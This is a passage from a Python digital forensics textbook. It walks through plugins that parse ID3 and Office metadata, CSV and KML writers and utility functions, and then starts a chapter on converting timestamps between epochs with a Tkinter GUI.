117 def dmsToDecimal(dms) :  
118     """  
119     Converts GPS Degree Minute Seconds format to Decimal format.  
120     :param dms: The GPS data in Degree Minute Seconds format.  
121     :return: The decimal formatted GPS coordinate.  
122     """  
123     deg, min, sec = [x[0] for x in dms]  
124     if deg > 0:  
125         return "{0:.5f}".format(deg + (min / 60.) + (sec /  
3600000.))  
126     else:  
127         return "{0:.5f}".format(deg - (min / 60.) - (sec /  
3600000.))
```

Parsing ID3 metadata – id3_parser.py

The `id3_parser` is similar to the `exif_parser` we have previously discussed. The `id3Parser()` function defined on line 14 checks the file signature and then calls the `getTags()` function. The `getTags()` function relies on the `mutagen` module to parse MP3 and ID3 tags.

```

001 import os
002 from time import gmtime, strftime
003
004 from mutagen import mp3, id3
005
006 import processors
007
008 __author__ = 'Preston Miller & Chapin Bryce'
009 __date__ = '20160401'
010 __version__ = 0.01
011 __description__ = 'This scripts parses embedded ID3 metadata from
compatible objects'
012
013
014 def id3Parser():
...
029 def getTags():

```

Understanding the `id3Parser()` function

This function is identical to the `exifParser()` function with the exception of the signature used in order to check file headers. The MP3 format has only one file signature, `0x494433`, unlike the JPEG format. When we call the `checkHeader()` function, we supply the file, known signature, and the number of bytes to read from the header. If the signatures match, we call and return the results of the `getTags()` function as follows:

```

014 def id3Parser(filename):
015     """
016     The id3Parser function confirms the file type and sends it to
be processed.
017     :param filename: name of the file potentially containing exif
metadata.
018     :return: A dictionary from getTags, containing the embedded
EXIF metadata.
019     """

```

Although it might be boring to see the same type of logic in each plugin, this greatly simplifies the logic of our framework. In scenarios with larger frameworks, creating things in the same uniform manner helps those maintaining the code sane. Copying and pasting a pre-existing plugin and working from there is often a good way to ensure that things are developed in the same manner. See the following code:

```
021     # MP3 signatures
022     signatures = ['494433']
023     if processors.utility.checkHeader(filename, signatures, 3) ==
True:
024         return getTags(filename)
025     else:
026         print 'File signature does not match known MP3
signatures.'
027         raise TypeError('File signature does not match MP3.')
```

Revisiting the `getTags()` function

The `getTags()` function follows the same logic we used for our EXIF plugin. Like any good programmer, we copied that script and made a few modifications to fit ID3 metadata. In the `getTags()` function, we first need to create our CSV headers on line 38. These headers represent the possible keys our dictionary might possess and the order we want to see them in our CSV output:

```
029 def getTags(filename):
030     """
031     The getTags function extracts the ID3 metadata from the data
object.
032     :param filename: the path and name to the data object.
033     :return: tags and headers, tags is a dictionary containing ID3
metadata and headers are the
034             order of keys for the CSV output.
035     """
036
037     # Set up CSV headers
038     header = ['Path', 'Name', 'Size', 'Filesystem CTime',
'Filesystem MTime', 'Title', 'Subtitle', 'Artist', 'Album',
039             'Album/Artist', 'Length (Sec)', 'Year', 'Category',
'Track Number', 'Comments', 'Publisher', 'Bitrate',
040             'Sample Rate', 'Encoding', 'Channels', 'Audio
Layer']
```

On line 41, we create our `tags` dictionary and populate it with some filesystem metadata in the same manner as the EXIF plugin, as follows:

```
041     tags = {}
042     tags['Path'] = filename
043     tags['Name'] = os.path.basename(filename)
044     tags['Size'] = processors.utility.convertSize(os.path.
getsize(filename))
045     tags['Filesystem CTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getctime(filename)))
046     tags['Filesystem MTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getmtime(filename)))
```

Mutagen has two classes that we can use to extract metadata from MP3 files. The first class, `MP3`, has some standard metadata stored in MP3 files, such as the bitrate, channels, and length in seconds. Mutagen has built-in functions to access this information. First, we need to create an `MP3` object, accomplished on line 49, using the `mp3.MP3()` function. Next, we can use the `info.bitrate()` function, for example, to return the bitrate of the MP3 file. We store these values in our `tags` dictionary in lines 52 through 56, as follows:

```
048     # MP3 Specific metadata
049     audio = mp3.MP3(filename)
050     if 'TENC' in audio.keys():
051         tags['Encoding'] = audio['TENC'][0]
052     tags['Bitrate'] = audio.info.bitrate
053     tags['Channels'] = audio.info.channels
054     tags['Audio Layer'] = audio.info.layer
055     tags['Length (Sec)'] = audio.info.length
056     tags['Sample Rate'] = audio.info.sample_rate
```

The second class, `ID3`, extracts ID3 tags from an MP3 file. We need to first create an `ID3` object using the `id3.ID3()` function. This will return a dictionary of ID3 tags as keys. Sound familiar? This is what we were presented with in the previous plugin. The only difference is that the value in the dictionaries are stored in a slightly different format.

```
{'TPE1': TPE1(encoding=0, text=[u'The Artist']),...}
```

To access the value 'The Artist', we need to treat the value as a list and specify the element in the zero index.

In a similar manner, we look for each of our tags of interest and store the first element in the value in the `tags` dictionary. At the end of this process, we return the `tags` and `header` objects back to `id3Parser()`, which in turn returns it to the `metadata_parser.py` script:

```
058      # ID3 embedded metadata tags
059      id = id3.ID3(filename)
060      if 'TPE1' in id.keys():
061          tags['Artist'] = id['TPE1'][0]
062      if 'TRCK' in id.keys():
063          tags['Track Number'] = id['TRCK'][0]
064      if 'TIT3' in id.keys():
065          tags['Subtitle'] = id['TIT3'][0]
066      if 'COMM::eng' in id.keys():
067          tags['Comments'] = id['COMM::eng'][0]
068      if 'TDRC' in id.keys():
069          tags['Year'] = id['TDRC'][0]
070      if 'TALB' in id.keys():
071          tags['Album'] = id['TALB'][0]
072      if 'TIT2' in id.keys():
073          tags['Title'] = id['TIT2'][0]
074      if 'TCON' in id.keys():
075          tags['Category'] = id['TCON'][0]
076      if 'TPE2' in id.keys():
077          tags['Album/Artist'] = id['TPE2'][0]
078      if 'TPUB' in id.keys():
079          tags['Publisher'] = id['TPUB'][0]
080
081      return tags, header
```

Parsing Office metadata – `office_parser.py`

The last of the plugins, `office_parser.py`, parses DOCX, PPTX, and XLSX files, extracting embedded metadata in XML files. We use the `zipfile` module, which is part of the standard library, to unzip and access the contents of the Office document. This script has two functions: `officeParser()` and `getTags()`.

```
001 import zipfile
002 import os
003 from time import gmtime, strftime
```

```
004
005 from lxml import etree
006 import processors
007
008 __author__ = 'Preston Miller & Chapin Bryce'
009 __date__ = '20160401'
010 __version__ = 0.01
011 __description__ = 'This scripts parses embedded metadata from
office files'
012
013 def officeParser():
...
028 def getTags():
```

Evaluating the officeParser() function

The `officeParser()` function first checks the input file against the known file signature. All Office documents share the same file signature, `0x504b030414000600`, and if the input file matches, it is then further processed by the `getTags()` function, as follows:

```
013 def officeParser(filename):
014     """
015     The officeParser function confirms the file type and sends it
to be processed.
016     :param filename: name of the file potentially containing
embedded metadata.
017     :return: A dictionary from getTags, containing the embedded
embedded metadata.
018     """
019
020     # DOCX, XLSX, and PPTX signatures
021     signatures = ['504b030414000600']
022     if processors.utility.checkHeader(filename, signatures, 8) ==
True:
023         return getTags(filename)
024     else:
025         print 'File signature does not match known Office Document
signatures.'
026         raise TypeError('File signature does not match known
Office Document signatures.)
```

The getTags() function for the last time

On line 37, we create the list of headers for our potential dictionary. Line 43 is where the proverbial magic happens. The built-in `zipfile` library is used to read, write, append, and list files in a ZIP archive. On line 43, we create our ZIP file object, allowing us to read the documents contained within it. See the following code:

```
028 def getTags(filename):
029     """
030     The getTags function extracts the office metadata from the
031     data object.
032     :param filename: the path and name to the data object.
033     :return: tags and headers, tags is a dictionary containing
034     office metadata and headers are the
035             order of keys for the CSV output.
036     """
037
038     # Set up CSV headers
039     headers = ['Path', 'Name', 'Size', 'Filesystem CTime',
040                'Filesystem MTime', 'Title', 'Author(s)', 'Create Date',
041                'Modify Date', 'Last Modified By Date', 'Subject',
042                'Keywords', 'Description', 'Category', 'Status',
043                'Revision', 'Edit Time (Min)', 'Page Count', 'Word
044                Count', 'Character Count', 'Line Count',
045                'Paragraph Count', 'Slide Count', 'Note Count',
046                'Hidden Slide Count', 'Company', 'Hyperlink Base']
047
048     # Create a ZipFile class from the input object. This allows us
049     to read or write to the 'Zip archive'.
050
051     zf = zipfile.ZipFile(filename)
```

Specifically, on lines 47 and 48, we read the core and app XML files and then convert them into an XML element tree. The `etree.fromstring()` method allows us to build an element tree from a string and is a different method of accomplishing the same task described earlier in the chapter, which used the `ElementTree.parse()` function. We wrap this around a `try` and `except` in case the `core.xml` or `app.xml` file do not exist within the document. If they do not, we use the `assert` statement to notify the user of the error without exiting the script. This is different from using `raise` which would raise the error up to the `metadata_parser.py` script. The `assert` statement is preferred in situations where you are catching an unlikely or unexpected error.

```
045     # These two XML files contain the embedded metadata of
046     # interest.
047     try:
048         core = etree.fromstring(zf.read('docProps/core.xml'))
```

```

048         app = etree.fromstring(zf.read('docProps/app.xml'))
049     except KeyError, e:
050         assert Warning(e)
051     return {}, headers

```

As in the previous sections, we create the `tags` dictionary and populate it with some filesystem metadata:

```

053     tags = {}
054     tags['Path'] = filename
055     tags['Name'] = os.path.basename(filename)
056     tags['Size'] = processors.utility.convertSize(os.path.
getsize(filename))
057     tags['Filesystem CTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getctime(filename)))
058     tags['Filesystem MTime'] = strftime('%m/%d/%Y %H:%M:%S',
gmtime(os.path.getmtime(filename)))

```

Starting on line 62, we begin to parse the core XML document by iterating through its children using the `iterchildren()` function. As we iterate through each child, we look for various keywords in the `child.tag` string. If found, the `child.text` string is associated with the appropriate key in the `tags` dictionary.

These tags in the `core.xml` and `app.xml` files are not always present and is the reason we have to first check whether they are there before we can extract them. Some tags, such as the revision tag, is only present in specific Office documents. We will see much more of that with the `app.xml` file:

```

060     # Core Tags
061
062     for child in core.iterchildren():
063
064         if 'title' in child.tag:
065             tags['Title'] = child.text
066         if 'subject' in child.tag:
067             tags['Subject'] = child.text
068         if 'creator' in child.tag:
069             tags['Author(s)'] = child.text
070         if 'keywords' in child.tag:
071             tags['Keywords'] = child.text
072         if 'description' in child.tag:
073             tags['Description'] = child.text
074         if 'lastModifiedBy' in child.tag:
075             tags['Last Modified By Date'] = child.text
076         if 'created' in child.tag:
077             tags['Create Date'] = child.text

```

```
078         if 'modified' in child.tag:
079             tags['Modify Date'] = child.text
080         if 'category' in child.tag:
081             tags['Category'] = child.text
082         if 'contentStatus' in child.tag:
083             tags['Status'] = child.text
084
085         if filename.endswith('.docx') or filename.endswith('..
pptx'):
086             if 'revision' in child.tag:
087                 tags['Revision'] = child.text
```

The `app.xml` file contains metadata more specific to a given application. On line 90, when we iterate through the children of the element tree, we are only checking tags for specific extensions.

For example, DOCX files contain page and line count metadata that does not make sense for PPTX and XLSX files. Therefore, we separate the tags we look for based on the extension of the file. The `TotalTime` tag is particularly insightful and is the time spent editing the document in minutes. See the following code:

```
089     # App Tags
090     for child in app.iterchildren():
091
092         if filename.endswith('.docx'):
093             if 'TotalTime' in child.tag:
094                 tags['Edit Time (Min)'] = child.text
095             if 'Pages' in child.tag:
096                 tags['Page Count'] = child.text
097             if 'Words' in child.tag:
098                 tags['Word Count'] = child.text
099             if 'Characters' in child.tag:
100                 tags['Character Count'] = child.text
101             if 'Lines' in child.tag:
102                 tags['Line Count'] = child.text
103             if 'Paragraphs' in child.tag:
104                 tags['Paragraph Count'] = child.text
105             if 'Company' in child.tag:
106                 tags['Company'] = child.text
107             if 'HyperlinkBase' in child.tag:
108                 tags['Hyperlink Base'] = child.text
109
110         elif filename.endswith('.pptx'):
111             if 'TotalTime' in child.tag:
```

```
112         tags['Edit Time (Min)'] = child.text
113     if 'Words' in child.tag:
114         tags['Word Count'] = child.text
115     if 'Paragraphs' in child.tag:
116         tags['Paragraph Count'] = child.text
117     if 'Slides' in child.tag:
118         tags['Slide Count'] = child.text
119     if 'Notes' in child.tag:
120         tags['Note Count'] = child.text
121     if 'HiddenSlides' in child.tag:
122         tags['Hidden Slide Count'] = child.text
123     if 'Company' in child.tag:
124         tags['Company'] = child.text
125     if 'HyperlinkBase' in child.tag:
126         tags['Hyperlink Base'] = child.text
127     else:
128         if 'Company' in child.tag:
129             tags['Company'] = child.text
130         if 'HyperlinkBase' in child.tag:
131             tags['Hyperlink Base'] = child.text
132
133     return tags, headers
```

Moving on to our writers

Within the `writers` directory, we have two scripts: `csv_writer.py` and `kml_writer.py`. Both of these writers are called depending on the types of data being processed in the `metadata_parser.py` framework.

Writing spreadsheets – `csv_writer.py`

In this chapter, we will use the `csv.DictWriter` instead of `csv.Writer` just as in *Chapter 5, Databases in Python*, and *Chapter 6, Extracting Artifacts from Binary Files*. As a reminder, the difference is that the `DictWriter` writes dictionary objects to a CSV file and the `csv.Writer` function is more suited for writing lists.

The great thing about the `csv.DictWriter` is that it requires an argument, `fieldnames`, when creating the writer object. The `fieldnames` argument should be a list that represents the desired order of columns in the output. In addition, all possible keys must be included in the `fieldnames` list. If a key exists that is not contained in the list, an exception will be raised. On the other hand, if a key is not present in the dictionary but is in the `fieldnames` list, then that column will simply be skipped for that entry.

```
001 import csv
002 import os
003 import logging
004
005 __author__ = 'Preston Miller & Chapin Bryce'
006 __date__ = '20160401'
007 __version__ = 0.01
008
009 def csvWriter(output_data, headers, output_dir, output_name):
010     """
011         The csvWriter function uses the csv.DictWriter module to write
012         the list of dictionaries. The
013         DictWriter can take a fieldnames argument, as a list, which
014         represents the desired order of columns.
015         :param output_data: The list of dictionaries containing
016             embedded metadata.
017         :param headers: A list of keys in the dictionary that
018             represent the desired order of columns in the output.
019         :param output_dir: The folder to write the output CSV to.
020         :param output_name: The name of the output CSV.
021         :return:
022     """
023     msg = 'Writing ' + output_name + ' CSV output.'
024     print '[+]', msg
025     logging.info(msg)
```

On line 25, we create our `csv.DictWriter` function passing in the output file and the headers as a list of `fieldnames` from our plugin function. To write the headers for our CSV file, we can simply call the `writeheader` function, which uses the `fieldnames` list as its list of headers. Finally, we need to iterate through each dictionary in our metadata container list and, if it exists, write them using the `writerow()` function in line 31, as follows:

```
023     with open(os.path.join(output_dir, output_name), 'wb') as
outfile:
```

```
024      # We use DictWriter instead of Writer to write
025      # dictionaries to CSV.
026      writer = csv.DictWriter(outfile, fieldnames=headers)
027      # Writerheader writes the header based on the supplied
028      # headers object
029      writer.writeheader()
030      for dictionary in output_data:
031          if dictionary:
032              writer.writerow(dictionary)
```

Plotting GPS data with Google Earth – kml_writer.py

The kml_writer.py script uses the simplekml (version 1.2.8) module to quickly create our KML output. Full documentation for this module can be found at <http://simplekml.com>. With this module, we can create, add a geotagged point, and save KML in three lines of code:

```
001 import os
002 import logging
003
004 import simplekml
005
006 __author__ = 'Preston Miller & Chapin Bryce'
007 __date__ = '20151107'
008 __version__ = 0.01
009
010 def kmlWriter(output_data, output_dir, output_name):
011     """
012     The kmlWriter function writes JPEG and TIFF EXIF GPS data to a
013     Google Earth KML file. This file can be opened
014     in Google Earth and will use the GPS coordinates to create
015     'pins' on the map of the taken photo's location.
016     :param output_data: The embedded EXIF metadata to be written
017     :param output_dir: The output directory to write the KML file.
018     :param output_name: The name of the output KML file.
019     :return:
020     """
```

In line 23, we create our KML object using the `simplekml.Kml()` call. This function takes an optional keyword argument `name` that represents the name of the KML file. Lines 24–40 check whether the `Original Date` key is present and prepares our GPS points to be entered into the KML object:

```
019     msg = 'Writing ' + output_name + ' KML output.'
020     print '[+]', msg
021     logging.info(msg)
022     # Instantiate a Kml object and pass along the output filename
023     kml = simplekml.Kml(name=output_name)
024     for exif in output_data:
025         if 'Latitude' in exif.keys() and 'Latitude Reference' in
exif.keys() and 'Longitude Reference' in exif.keys() and 'Longitude' in exif.keys():
026             if 'Original Date' in exif.keys():
027                 dt = exif['Original Date']
028             else:
029                 dt = 'N/A'
030
031             if exif['Latitude Reference'] == 'S':
032                 latitude = '-' + exif['Latitude']
033             else:
034                 latitude = exif['Latitude']
035
036             if exif['Longitude Reference'] == 'W':
037                 longitude = '-' + exif['Longitude']
038             else:
039                 longitude = exif['Longitude']
```

Our GPS coordinates are in decimal format from the `exif_parser.py` script. However, in this script, we did not account for the reference point. The reference point determines the sign of the GPS coordinate. A "South" latitude reference makes the latitude negative. Likewise, "West" makes the longitude negative.

Once that has been accounted for, we can create our geotagged point passing the name, description, and coordinates of the point. The `else:` `pass` statement on lines 44 and 45 is executed if the conditional checking of the latitude and longitude EXIF tags exist returns `False`. Although these two lines could be omitted, they should be implemented as a reminder of the implemented logic. Once we have created all of our points, we can save the KML file by calling the `kml.save()` function and passing along the desired output path and the name of the file.

The following are lines 42 through 46:

```

042         kml.newpoint(name=exif['Name'],
043                         description='Originally Created: ' + dt,
044                         coords=[(longitude, latitude)])
045     else:
046         pass
047     kml.save(os.path.join(output_dir, output_name))

```

Supporting our framework with processors

The processors directory contains one script, `utility.py`. This script has some helper functions that are used by all current plugins. Rather than writing the functions for each separate plugin, we gathered them under one script.

Creating framework-wide utility functions – `utility.py`

This script has two functions `checkHeader()` and `convertSize()`. The former performs file signature matching, whereas the latter converts an integer representing the byte size of a file into a human-readable format, as follows:

```

001 import binascii
002 import logging
003
004 __author__ = 'Preston Miller & Chapin Bryce'
005 __date__ = '20160401'
006 __version__ = 0.01
007
008 def checkHeader(filename, headers, size):
009     """
010         The checkHeader function reads a supplied size of the file
011         and checks against known signatures to determine
012             the file type.
013         :param filename: The name of the file.
014         :param headers: A list of known file signatures for the file
015             type(s).
016         :param size: The amount of data to read from the file for
017             signature verification.
018         :return: Boolean, True if the signatures match; otherwise,
019             False.
020     """

```

The `checkHeader()` function, defined on line 8, takes a filename, list of known signatures, and the amount of data to read from the file as arguments. On line 17, we open the input file and then read the first few bytes based on the value passed in as the `size` argument. On line 19, we convert the ASCII representation of the data into a hex string. On line 20, we iterate through each known signature and compare it with the `hex_header`. If they match, we return `True` and otherwise we return `False` and log the warning, as follows:

```
017     with open(filename, 'rb') as infile:
018         header = infile.read(size)
019         hex_header = binascii.hexlify(header)
020         for signature in headers:
021             if hex_header == signature:
022                 return True
023             else:
024                 pass
025         logging.warn('The signature for {} ({{}}) does not match
known signatures: {}'.format(
026             filename, hex_header, headers))
027     return False
```

The `convertSize()` function is a useful utility function that converts byte-size integers into human-readable format. On line 35, we create our list of potential prefixes. Note, we're assuming that the user will not encounter any file requiring more than a TB prefix, at least for a few years.

```
029 def convertSize(size):
030     """
031     The convertSize function converts an integer representing
bytes into a human-readable format.
032     :param size: The size in bytes of a file
033     :return: The human-readable size.
034     """
```

We use a while loop to continually divide the `size` by 1024 until it is less than 1024. Every time we make a division, we add one to the `index`. When `size` is less than 1024, the `index` is the location in the `sizes` list of the appropriate prefix.

On line 40, we use the string formatting function, `format`, to return our float and prefix in the desired way. The `{:.2f}` tells the `format` function that this first argument is a float and we want to round up to two decimal places:

```
035     sizes = ['Bytes', 'KB', 'MB', 'GB', 'TB']
036     index = 0
037     while size > 1024:
038         size /= 1024.
039         index += 1
040     return '{:.2f} {}'.format(size, sizes[index])
```

Framework summary

Frameworks are incredibly useful to organize multiple collections of script under one "roof," so to speak. There are challenges that come with frameworks; mainly keeping standardized operations through the growth of the project. Our `metadata_parser.py` framework is in its first iteration and, if we continue to develop it, we may find that the current setup is only suitable on a smaller level.

For example, as we implement more and more features, we might realize that the efficiency of our framework starts to lag. At that point, we would need to go back to the drawing board and determine if we're using the correct data type or the best way to write our plugins and writers.

Additional challenges

We had difficulties deciding between two main challenges for this chapter. We could add additional plugins or refine what currently exists. In actual development, your time would be spent balancing these two objectives as the framework continues to grow. For this chapter, we propose a recursive-based challenge.

Remember that while explaining the post Office 2007 format of documents, we determined that attached media is stored in the media subdirectory of the document. In its current incarnation, when an Office document is encountered, that media subdirectory, which might have copies of files containing embedded metadata themselves, is not processed. The challenge here is to add the newly discovered files to the current file listing.

One might do that by returning a list of newly discovered files back to `metadata_parser.py`. Another route might be to check the file extensions in the `office_parser.py` script and pass them immediately onto the appropriate plugins. The latter method would be easier to implement but not ideal as it removes some of the control from the `metadata_parser.py` script. Ultimately, it is up to the developer to determine the most efficient and logical method of completing this challenge.

Beyond this, some other efficiency achievements can be made. For example, we do not need to return the headers for the plugin each and every time the plugin is called. Since the headers will always be the same, we only need to have them created/returned once. Alternatively, this framework is limited by the types of writers it supports. Consider adding a writer for Excel spreadsheets to create more useful reports.

Summary

In this chapter, you learned how to handle some of the popular embedded metadata formats, perform basic file signature analysis, and create frameworks in Python. Frameworks become a normal programming solution as programs increase in complexity. Visit <http://packtpub.com/books/content/support> to download the code bundle for this chapter.

In the next chapter, you will learn how to develop a basic graphical user interface, or GUI, in Python using the first-party `Tkinter` module. This GUI will be responsible for converting timestamps of various types into human-readable format.

9

Uncovering Time

Timestamps are stored in a wide variety of formats unique to the operating system or application responsible for their generation. In forensics, converting these timestamps can be an important aspect of an investigation. For example, we may aggregate converted timestamps and create a combined timeline of events to determine a sequence of actions across mediums. This evaluation of time can help us establish if actions are within a defined scope and provide insight into the relationship between two events.

To decipher these formatted timestamps, we can use tools to interpret the raw values and convert them into human-readable time. Most forensic tools perform this operation silently as they parse known artifact structures (similarly to how our scripts have often parsed Unix timestamps). In some cases, we do not have tools that properly or uniformly handle specific timestamps and will have to rely on our ingenuity to decipher the time value. In this chapter, we will build a graphic interface that converts timestamps between "machine" and human-readable formats.

We will use common libraries to interpret timestamps from user input and transform them into desired formats. Using the Tkinter library, we will design a graphical user interface (GUI) the user will interface with to display date information. We will use a Python Class to better organize our GUI and handle events such as when a user clicks a button on the GUI.

This chapter will cover the following topics:

- The creation of GUIs in Python
- The conversion of common raw timestamp values
- The basics of Python class design and implementation

About timestamps

As mentioned in the introduction, there are a wide array of timestamp formats, some of which we've already encountered, such as UNIX time, and Windows FILETIME. This makes the conversion process more difficult as forensic scripts we develop may need to be prepared to process multiple time formats. Timestamp formats often boil down to two components: a reference point and a convention or algorithm used to represent the amount of time that has passed from the said reference point. Documentation exists for most timestamps and can help us determine the best means to convert the raw time data into a human-readable timestamp.

Python has several standard libraries bundled in the distribution that can help us convert timestamps. We have used the `datetime` module before to properly handle time values and store them within a Python object. We will introduce two new libraries – `time`, which is part of the standard library, and the third-party `dateutil` module. We can download and install `dateutil` (version 2.4.2) by running `pip install python-dateutil`. This library will be used to parse strings into `datetime` objects. The `parser()` method from the `dateutil` library takes a string as an input and attempts to automatically convert it into a `datetime` object. Unlike the `strptime()` method, which requires explicit declaration of the format of the timestamp, the `dateutil.parser` converts timestamps of varying formats without requiring input from the developer. An example string could be "Tuesday December 8th, 2015 at 6:04 PM" or "12/08/2015 18:04," and both would be converted by the `parser()` method to the same `datetime` object. The following code block demonstrates this functionality:

```
>>> from dateutil import parser as duparser
>>> d = duparser.parse('Tuesday December 8th, 2015 at 6:04 PM')
>>> d.isoformat()
'2015-12-08T18:04:00'
>>> d2 = duparser.parse('12/08/2015 18:04')
>>> d2.isoformat()
'2015-12-08T18:04:00'
```

On the first line of the code block, we import the `dateutil` parser and create an alias, `duparser`, as the name "parser" is a generic term that could possibly collide with another variable or function. We then call the `parse()` method and pass a string representing a timestamp. Assigning this parsed value to the variable `d`, we view its ISO format using the `isoformat()` function. We repeat these steps with a second timestamp in a different format and observe the same end result. Please refer to the documentation for additional details on the `parse()` method at <http://dateutil.readthedocs.org/en/latest/parser.html>.

What is epoch?

Epoch is a point in time, marked as the origin of time for a given time format, and is usually used as a reference point to track movement through time. While we will remit the philosophy discussion associated with measuring time, we will use and reference epoch as the starting point for a given time format in this chapter. There are two major epoch times associated with most timestamps: 1970-01-01 00:00:00 and 1601-01-01 00:00:00. The first, starting in 1970, is traditionally referred to as POSIX time as it is a common timestamp in UNIX and UNIX-like systems. In most UNIX systems, timestamps are measured as seconds elapsed since POSIX time. This carries over to some applications as well, and variations exist that use milliseconds since the same epoch.

The second noted epoch, based in 1601, is commonly found on Windows-based systems and is used because it was the start of the first 400-year cycle of the Gregorian calendar to include leap years. The 400-year cycle starting in 1601 is the first cycle where digital files existed, and so this value became another common epoch. It is common to see Windows system timestamps as a count of 100-nanosecond segments since that epoch. This value will often be stored in hex or as an integer.

The code block later describes the process used to convert timestamps of different epochs. As we've seen in previous chapters, we can use the `datetime` module's `fromtimestamp()` method to convert UNIX timestamps because it uses the 1970 epoch. For 1601-based timestamps, we will need to convert them before using the `fromtimestamp()` function. To make this conversion easier, let's calculate the constant between these dates and use that constant to convert between the two epochs. On the first line, we import the `datetime` library. Next, we subtract the two timestamps to determine the time delta between 1970-01-01 and 1601-01-01. This statement produces a `datetime.timedelta` object, which stores the difference in time as a count of days, seconds, and microseconds between the two values. In this instance, the difference between the two is exactly 134,774 days. We need to convert this to a microsecond timestamp to be able to accurately leverage it in our conversions. Therefore, on the following line, we convert the count of days (`time_diff.days`) to microseconds by multiplying it by 86,400,000,000 (the product of 24 hours x 60 minutes x 60 seconds x 1000000 microseconds), and print the constant value of 11644473600000000. Take a look at the following code:

```
>>> import datetime  
>>> time_diff = datetime.datetime(1970,1,1) - datetime.datetime(1601,1,1)  
>>> print (time_diff.days * 86400000000)  
11644473600000000
```

With this value, we can convert timestamps between both epochs and properly ingest 1601-based epoch timestamps.

Using a GUI

In this chapter, we will use a GUI to convert timestamps between raw and human-readable formats. Timestamp conversion is a useful excuse to explore programming GUIs as it offers a solution to a common investigative activity. By using GUI, we can run and rerun queries with ease and without any command-line parameters to slow us down. In addition, we greatly increase the usability of our script among those afraid of the command prompt with all of its arguments and switches.

There are many options for GUI development in Python, though in this chapter, we will focus on Tkinter. The Tkinter library is a cross-platform GUI development library for Python that hooks into the operating system's Tcl/Tk library found on Windows, OS X, and several Linux platforms. This cross-platform framework allows us to build a common interface that is platform independent. Although Tkinter GUIs may not look the most modern, they do allow us to rapidly build a functional interface to interact with in a relatively simple manner. We will only be covering the basics of GUI development with Tkinter here. Further information can be found online or in books dedicated to the topic that covers the development process and specific features related to developing with Tkinter in more detail.

Basics of Tkinter objects

We will use a few different features of Tkinter to display our GUI. The first item every Tkinter GUI needs is a root window, also known as the master, which acts as the top-level parent to any other items we add to GUI. Within this window, we will combine several objects that allow the user to interact with our interface, such as the Label, Entry, and Button items.


The Label object allows us to place text labels that cannot be edited on the interface. This allows us to add titles or provide a description for objects that indicate what should be written to or displayed in the field. The Entry object allows the user to enter a single line of text as the input to the application. The Button object allows us to execute commands when pressed. In our case, the button will call the appropriate function to convert a timestamp of specific format and update the interface with the returned value. Using these three features, we have already introduced all of the GUI elements needed for our interface. There are many more objects available for use and can be found in greater detail in the Tkinter documentation at <https://docs.python.org/2/library/tkinter.html>.

Implementation of the Tkinter GUI

The code block found below illustrates a simple example to create a Tkinter GUI. In the first two lines, we import the two modules we will need to create our interface. The `ttk` module imports the themed Tkinter pack, which applies additional formatting to the interface dependent on the host operating system and is a simple method for improving the overall look of our interface. On line 3, we create our `root` window. When typed into a Python interpreter, the execution of line 3 should display a blank 200 pixel x 200 pixel square window to the top-left of your screen. The dimensions and location are a default setting that can be modified as described later in this chapter. See the code block here:

```
>>> from Tkinter import *
>>> import ttk
>>> root = Tk()
```

The following image displays the Tkinter root window that has been created when executing the code block on an Apple OS X system:



With the root window created, we can begin to add items to the interface. A good first item is a label. In the code block mentioned later, we add a label from the themed `ttk` pack to the window. The `Label` parameter requires two arguments: the parent window it should be displayed on and the text to display. Additional attributes can be assigned to the label such as fonts and text size. Note that after executing the first line of the code block, the window does not update. Instead, we must specify how we want to display the object within the window with one of the available geometry managers.

Tkinter uses geometry managers to determine the placement of objects within the window. There are three common managers: `grid`, `pack`, and `place`. The `grid` geometry manager will be used later in this chapter and places elements based on a row and column specification. The `pack` geometry manager is simpler and will place elements next to each other, either vertically or horizontally depending on a specified configuration. Finally, the `place` geometry manager uses `x` and `y` coordinates to place elements and involves the most effort to maintain and design. For this example, we chose to use the `pack` method as seen on the second line of the code block. Once we describe which geometry manager to use, our interface is updated with the label.

```
>>> first_label = ttk.Label(root, text="Hello World")
>>> first_label.pack()
```


The following image reflects the addition of the label to our GUI:



As seen in the preceding screenshot, the root window has shrunk to fit the size of its element(s). At this point, you can resize the window by dragging the edges to shrink or grow the size of the main window. Let's add some space around our `Label` object. We can accomplish this by using two different techniques. The first creates a padding around the `Label` object, using the `.config()` method. To add padding, we must provide a tuple of padding, in pixels, for the `x` and `y` axes. In the example, we add a 10-pixel padding on both the `x` and `y` axes. When the line is executed, it will automatically update in the GUI since the geometry manager is already configured.

```
>>> first_label.config(padding=(10,10))
```

The padding is shown in the following image:




This only adds padding around the label itself and not the entirety of the root window itself. To change the dimensions of the root window, we need to call the `geometry()` method and provide the width, height, position from the left of the screen, and position from the top of the screen. In the example below, we set the dimensions to be 200 pixels wide by 100 pixels high with an offset 30 pixels from the left of the screen and 60 pixels from the top of the screen.

```
>>> root.geometry('200x100+30+60')
```

The new resolution of the GUI is displayed in the following image:

